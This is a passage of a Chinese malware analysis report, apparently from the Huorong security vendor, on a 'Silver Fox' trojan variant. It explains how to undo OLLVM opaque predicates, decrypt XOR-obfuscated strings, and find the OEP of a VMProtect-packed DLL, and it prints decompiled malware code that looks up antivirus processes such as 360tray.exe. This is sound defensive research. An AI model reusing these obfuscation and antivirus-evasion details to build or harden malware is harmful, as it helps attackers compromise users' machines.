Unknown Title


数字世界的暗流涌动之中，新型恶意代码的迭代从未停止，“银狐”系列木马变种正以隐蔽之态渗透各类终端设备。银狐于2020年首次现身，截至目前，其发展态势已渐趋复杂，攻击手段更为强劲。银狐及其源代码的二次售卖在地下灰色世界已经形成"产业链"，近年来不断进化、高频出现，为终端安全防护工作敲响了警钟。
它通过不断升级自保手段，利用“免杀”技术躲避安全软件的检测，从而得以在用户设备中长时间潜伏。其变种代码结构经过不断精心伪装，不仅具备传统的窃取信息、远程控制等功能，相对于银狐最开始出现时，还增加了防御的难度。已对个人用户、企业的终端安全构成了严重威胁，需引起高度重视并采取有效应对措施。
经火绒安全工程师的深度逆向分析，这批“银狐”变种木马的特性逐渐明晰。它们不仅具备精准的沙箱检测能力，该恶意样本还使用了OLLVM（基于LLVM架构的代码混淆工具）和VMProtect（软件保护系统）对自身进行基于代码变异、虚拟化原理的保护，增加了对其分析的难度。通过篡改进程权限、干扰防护机制等方式削弱设备防御能力。这类银狐变种运用漏洞驱动TrueSight突破防护壁垒，关停杀毒软件核心进程，为后续攻击扫除障碍。
目前，火绒安全产品可有效对此类银狐变种拦截查杀，建议广大用户及时更新火绒病毒库以提升防护能力。

火绒查杀图

一、序言

"银狐"木马病毒（Lotok）是近年来广泛流行的恶意软件家族，以其高攻击性、强隐蔽性和众多变种而著称。由于该病毒的源码已在暗网中公之于众，各类意图对用户终端实施恶意攻击的“黑客”均可通过修改“银狐”代码来发起定制化攻击，导致其变种数量庞大，攻击和隐藏手段层出不穷。在“黑客”群体内部交流的暗网平台上，"银狐"不仅被视为一种极具恶意的木马病毒，更成为“黑客”展示和炫耀自身攻击能力与手段的舞台。

二、样本执行流程图



三、针对该样本用到的快速分析方法

1. 前言

该恶意样本使用了OLLVM（基于LLVM架构的代码混淆工具）和VMProtect（软件保护系统）对自身进行保护，增加了对其分析的难度。在样本中，恶意软件作者还"预料"到了安全从业人员对其软件的分析，设置了"劝退"文本提示，具体的内容如下图(位于感染载荷只读数据段)。

```
.rdata:00000000021D96C0 aStopReversingT_1 db 'Stop reversing the binary',0
.rdata:00000000021D96DA qword_21D96DA   dq 6552000000000000h    ; DATA XREF: sub_2161F40+55↑o
.rdata:00000000021D96DA                                         ; sub_2162110+55↑o ...
.rdata:00000000021D96E2 aConsiderYourLi db 'consider your life choices',0
.rdata:00000000021D96FD                 db    0
.rdata:00000000021D96FE                 db    0
.rdata:00000000021D96FF                 db    0
.rdata:00000000021D9700 aAndGoTouchSome_1 db 'And go touch some grass',0
```

恶意软件作者劝退文本提示图

Stop reversing the binary (停止逆向二进制文件)

Reconsider your life choices (重新考虑你的人生选择)


And go touch some grass (回归现实吧[俚语])

接下来的内容中，我们将介绍该样本的分析方法，让读者和用户能更好、更快速的应对和分析后续的同类样本。

2. 针对OLLVM:不透明谓词分析

该样本中感染载荷通过使控制流平坦化与添加不透明谓词的方式对代码进行混淆，使得逆向分析软件无法正常分析和显示其逻辑。

例如其感染载荷的主逻辑函数SyncCreate，IDA中原始分析代码如下:



```
__int64 SyncCreate()
{
  char v0; // al
  __int64 v1; // rdx
  __int64 v2; // rcx
  char v3; // al
  char v4; // al
  __int64 result; // rax
  int v6; // [rsp+28h] [rbp-30h]
  int v7; // [rsp+2Ch] [rbp-2Ch]
  int v8; // [rsp+30h] [rbp-28h]
  int v9; // [rsp+34h] [rbp-24h]
  int v10; // [rsp+38h] [rbp-20h]
  int v11; // [rsp+3Ch] [rbp-1Ch]
  int v12; // [rsp+40h] [rbp-18h]
  int v13; // [rsp+44h] [rbp-14h]
  int v14; // [rsp+48h] [rbp-10h]
  int v15; // [rsp+4Ch] [rbp-Ch]

  v6 = byte_1800A709F;
  v8 = (char)((__int64 (*)(void))sub_180011960)() + v6;
  v7 = (char)sub_180011930();
  v0 = sub_180011920();
  v1 = (v0 * v7 + v8) % (unsigned int)byte_1800A709E;
  v2 = (unsigned int)byte_1800A709B;
  if ( (v0 * v7 + v8) / (unsigned int)byte_1800A709E != (_DWORD)v2 )
  {
    sub_180048980(v2, v1);
    v12 = ((__int64 (*)(void))sub_180048E80)();
    v9 = byte_1800A709F;
    v11 = (char)((__int64 (*)(void))sub_180011960)() + v9;
    v10 = 6 * (char)sub_180011930();
    v3 = sub_180011920();
    v1 = (v3 * v10 + v11) % (unsigned int)byte_1800A709E;
    v2 = ((v3 * v10 + v11) / (unsigned int)byte_1800A709E - byte_1800A709B) * v12;
    if ( ((v3 * v10 + v11) / (unsigned int)byte_1800A709E - byte_1800A709B) * v12 )
      sub_180049090(v2, v1);
  }
  v13 = byte_1800A709F;
  v15 = (char)sub_180011960(v2, v1) + v13;
  v14 = 3 * (char)sub_180011930();
  v4 = sub_180011920();
  result = sub_180048E80((unsigned int)byte_1800A709B, (v4 * v14 + v15) % (unsigned int)byte_1800A709E);
  if ( (int)result > 0 )
    return 0;
  return result;
}
0004889D SyncCreate:38 (18004949D)
```

示例函数IDA中原始分析代码图

不透明谓词（Opaque Predicate）是代码混淆技术中的一个重要概念，它利用数学上难以分析的表达式来隐藏程序的真实控制流。

从数学角度来看，不透明谓词是一个布尔函数 P(x)，其中：

$$P(x): D \to true, false$$

其中 D 是定义域。不透明谓词具有以下特性：

• **P^T**: 对于所有 x ∈ D，P^T(x) = true（永真谓词）。

• **P^F**: 对于所有 x ∈ D，P^F(x) = false（永假谓词）。

• **P^?**: 对于某些 x，P^?(x) = true；对于另一些 x，P^?(x) = false（条件谓词）。

要对应用了不透明谓词方法进行混淆的代码进行分析， 首先我们要找到其每个**谓词单元**所对应的含义， 在该样本中， 分为**函数谓词单元**和**变量谓词单元**。

• 变量谓词单元可能是0~9之间的一个值。

• 函数谓词单元将最终返回0~9之间的一个值。

将所有谓词单元对应的值分析出后， 我们在IDA中可以对谓词的具体含义进行标注。其中， value(X)代表其为“变量谓词单元”， 且对应的终值为(X)。return(X)代表其为“函数谓词单元”， 且对应的终值为(X)。

```
__int64 SyncCreate()
{
  int is_mutex_exsit; // eax
  char v1; // al
  __int64 result; // rax
  int v3; // [rsp+28h] [rbp-30h]
  int v4; // [rsp+2Ch] [rbp-2Ch]
  int v5; // [rsp+30h] [rbp-28h]
  int v6; // [rsp+34h] [rbp-24h]
  int v7; // [rsp+38h] [rbp-20h]
  int v8; // [rsp+3Ch] [rbp-1Ch]
  int v9; // [rsp+40h] [rbp-18h]
  int v10; // [rsp+44h] [rbp-14h]
  int v11; // [rsp+48h] [rbp-10h]
  int v12; // [rsp+4Ch] [rbp-Ch]

  v3 = value9;
  v5 = return7() + v3;
  v4 = return2();
  if ( (return0() * v4 + v5) / (unsigned int)value8 != value1 )
  {
    is_mutex_exsit = get_is_mutex_exsit();
    v9 = return_this_value((double)is_mutex_exsit);
    v6 = value9;
    v8 = return7() + v6;
    v7 = 6 * return2();
    if ( ((return0() * v7 + v8) / (unsigned int)value8 - value1) * v9 )
      virus_main();
  }
  v10 = value9;
  v12 = return7() + v10;
  v11 = 3 * return2();
  v1 = return0();
  result = return_this_value((double)(int)((v1 * v11 + v12) / (unsigned int)value8 - value1));
  if ( (int)result > 0 )
    return 0;
  return result;
}
0004889D SyncCreate:29 (21A949D)
```

IDA中对谓词单元标注图


接下来，需对函数进行化简。具体而言，通过编写代码将所有谓词单元视为其对应值，提取其实际运算结果，并反复执行运算，使函数达到最简形式。

例如上述代码中的这部分

if ((return0() * v4 + v5) / (unsigned int)value8 != value1)

我们将其化简， 首先已知v4=2， v5=7+v3=7+9=16。将算子代入算式，最终化简结果为if(2!=1) => if(TRUE)， 因此， 该谓词对应的是"永真"的含义。

根据函数的定义， 如果函数没有外部输入源， 其结果一定为永真或永假。因此， 所有不具有**额外输入源(除参数以外的输入源)**的不透明谓词其结果一定为"永真"、"永假"或"取决于输入(条件)"。下面， 我们举一个取决于输入的谓词例子:



取决于输入的谓词例图

if (((return0() * v6 + v7) / (unsigned int)value8 - value1) * v8)

首先， 我们将常量谓词化为最简， 得到结果为: if (return_this_value(!SetConsoleCtrlHandler(HandlerRoutine， 1)))。


其中， return_this_value是"不透明谓词块(opaque)"， 其具体代码如图:

return_this_value具体代码图

首先， 我们将该不透明谓词块中的谓词单元化为最简， 得到其结果如下:

[color=#000000]__int64 return_this_value(double a1)
{
if (byte_220AE20) return 6;
return (unsigned int)(int)a1;
}[/color]

可以发现简化后谓词块中包含一个来自程序.data段的外部变量byte_X(byte_220AE20)， 经过具体分析后， 我们可以发现全程序中没有对其的写入型引用， 因此该变量为"无关扰动变量"， 其性质为"永假"谓词单元。



byte_220AE20变量引用关系图

由此可得， 该函数实际上将参数a1直接返回， 没有对其做任何修改。

通过以上的分析结果， 我们可以对该病毒样本的控制流进行优化， 例如刚才提到的感染载荷的主逻辑函数SyncCreate， 其优化后代码为:

[color=#000000]__int64 SyncCreate()
{
if (get_is_mutex_exsit())
virus_main();
return 0;
}[/color]

3. 针对字符串加密: 如何快速解密样本中混淆的字符串

在该病毒样本中， 所有常量字符串被加密后存储， 运行时通过算法动态解密。例如下方代码块:

```
145  memset(&v29, 0, sizeof(v29));
146  encrypt_data_3 = get_encrypt_data_3((__int64)&v29, v139);   获取被加密数据
147  v2 = decrypt_data_4(encrypt_data_3);                        解密数据
148  ProcessIdByName = GetProcessIdByName(a1, v2); // 360tray.exe
149  memset(&v30, 0, sizeof(v30));
150  encrypt_data_4 = get_encrypt_data_4(&v30, v138);
151  v4 = decrypt_data_5(encrypt_data_4);
152  v94 = GetProcessIdByName(a1, v4);             // 360sd.exe
153  memset(&v31, 0, sizeof(v31));
154  encrypt_data_5 = get_encrypt_data_5(&v31, v140);
155  v6 = decrypt_data_6(encrypt_data_5);
156  v42 = GetProcessIdByName(a1, v6);             // 360safe.exe
```


常量字符串动态解密调用图

在该样本中， 一次对常量字符串的引用由一组获取加密数据函数和解密数据函数构成， 其代码示例如下图:

```
__int64 __fastcall get_encrypt_data_3(__int64 a1, void *a2)
{
  char v2; // al
  __int64 result; // rax                 获取被加密的数据函数逻辑
  int v4; // [rsp+28h] [rbp-30h]
  int v5; // [rsp+2Ch] [rbp-2Ch]
  int v6; // [rsp+30h] [rbp-28h]

  v4 = value9_0;
  v6 = return7() + v4;
  v5 = 3 * return2();
  v2 = return0();
  result = return_this_value_2((double)(int)((v2 * v5 + v6) / (unsigned int)value8_0 - value1_0));
  if ( (int)result > 0 )
  {
    qmemcpy(a2, &encrypt_data_block, 0xDu);
    return (__int64)a2;
  }
  return result;
}
```

获取被加密的数据函数逻辑图



解密被加密的数据函数逻辑图

我们可以基于本节中第二小节的结论对其进行优化， 使其函数化为最简， 优化后结果如下:

```
__int64 get_encrypt_data_3(__int64 a1, void *a2)
{
qmemcpy(a2, &encrypt_data_block, 0xDu);
```

```
return (__int64)a2;
}

__int64 decrypt_data_4_internal(__int64 a1) // (decrypt_data_4的内层函数)
{
for (int i = 0; i < 12; ++i)
*(_BYTE *)(a1 + i) ^= (i + 7);
return 12;
}
```

因此， 一次字符串引用实际上是从内存中获取加密数据， 然后通过各种不同的异或算法对其解密。该病毒样本中， 所有被引用的字符串其解密算法均不同， 但是基于上述分析方法， 我们可以不调试程序就获得并解密程序中包含的字符串数据。

具体代码示例如下(C++):

```
#include <stdio.h>
#include <stdint.h>

int64_t sub_2186E60(void* buf)
{
unsigned char* p = (unsigned char*)buf;
for (int i = 0; i < 12; ++i)
p[i] ^= (unsigned char)(i + 7);
return 12;
}

int main()
{
// 要解密的数据
unsigned char ida_chars[] = {
0x34, 0x3E, 0x39, 0x7E, 0x79, 0x6D, 0x74, 0x20, 0x6A, 0x68,
0x74, 0x12, 0x00, 0x00, 0x00
};

sub_2186E60(ida_chars);

printf("解密结果字符串: ");
for (int i = 0; i < 15; ++i) {
if (ida_chars[i] != 0) {
printf("%c", ida_chars[i]);
}
}
printf("\n");
```

```
        return 0;
    }
```

其运行结果为: 360tray.exe。


C++程序解密被加密的字符串结果图

4. 针对VMProtect: 通过API调用序列定位OEP，剥离外壳防护引擎

要分析被壳保护程序保护的具体程序， 首先我们要定位其OEP(真实入口点)。 定位OEP的方式多种多样，例如.text段跳转断点法， 栈空间分析法， 编译器特征法等等。针对行为流程比较明显固定的病毒样本来说， 可以使用API调用序列来定位OEP， 从而修复导入表并剥离其外壳保护引擎。


例如后文中将要提到的任务载荷， 这里的分析方法如下:

我们先编写程序加载这个DLL， 然后对自己的程序进行API调用序列监控， 通过API调用来定位入口点。



加载对应DLL的程序C++代码图

根据监控信息， 我们在API调用流中发现一处疑似OEP附近的API调用。



#	Time of Day	Thread	Module	API
7597	3:01:51.626 PM	1	npwzwmc64.dll	HeapAlloc (0x0000026901be0000, HEAP_ZERO_MEMORY, 27)
7598	3:01:51.626 PM	1	npwzwmc64.dll	HeapAlloc (0x0000026901be0000, HEAP_ZERO_MEMORY, 42)
7599	3:01:51.626 PM	1	npwzwmc64.dll	HeapAlloc (0x0000026901be0000, HEAP_ZERO_MEMORY, 12)
7600	3:01:51.626 PM	1	npwzwmc64.dll	HeapAlloc (0x0000026901be0000, HEAP_ZERO_MEMORY, 24)
7601	3:01:51.626 PM	1	npwzwmc64.dll	HeapAlloc (0x0000026901be0000, HEAP_ZERO_MEMORY, 18)
7602	3:01:51.626 PM	1	npwzwmc64.dll	HeapFree (0x0000026901be0000, 0, 0x0000026901bfc3a0)
7603	3:01:51.626 PM	1	npwzwmc64.dll	SetProcessShutdownParameters (1, SHUTDOWN_NORETRY)
7605	3:01:51.626 PM	1	npwzwmc64.dll	SetConsoleCtrlHandler (0x00007ff678d2100, TRUE)
7611	3:01:51.626 PM	1	npwzwmc64.dll	HeapAlloc (0x0000026901be0000, 0, 8)
7612	3:01:51.626 PM	1	npwzwmc64.dll	HeapAlloc (0x0000026901be0000, 0, 5)
7613	3:01:51.626 PM	1	npwzwmc64.dll	FindFirstFileA ("space.ico", 0x000000b74eb4e3e0)
7631	3:01:51.632 PM	1	npwzwmc64.dll	GetFullPathNameA ("space.ico", 260, 0x000000b74eb4e520, NULL)
7643	3:01:51.633 PM	1	npwzwmc64.dll	CreateFileA ("C:\Users\uu\Desktop\DHSD[illegible] v12.0\[illegible]\space.ico",
7654	3:01:51.635 PM	1	npwzwmc64.dll	GetFileSize (0x000000000000012c, NULL)
7656	3:01:51.635 PM	1	npwzwmc64.dll	HeapAlloc (0x0000026901be0000, 0, 8437)

监控API调用流得到的疑似npwzwmc64.dll入口图

在该API处下执行断点， 然后 DUMP对应的DLL映像， IDA打开后寻找引用直到无法再找到相关引用， 可以发现该函数具有DllMain的显著特征， 应该是该PE文件的OEP(真实入口点)， 由此我们可以实现脱壳及IAT（导入地址表）修复。

```
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
  int v7; // ebx
  int v8; // eax

  if ( !fdwReason && dword_21BA8 <= 0 )
    return 0;
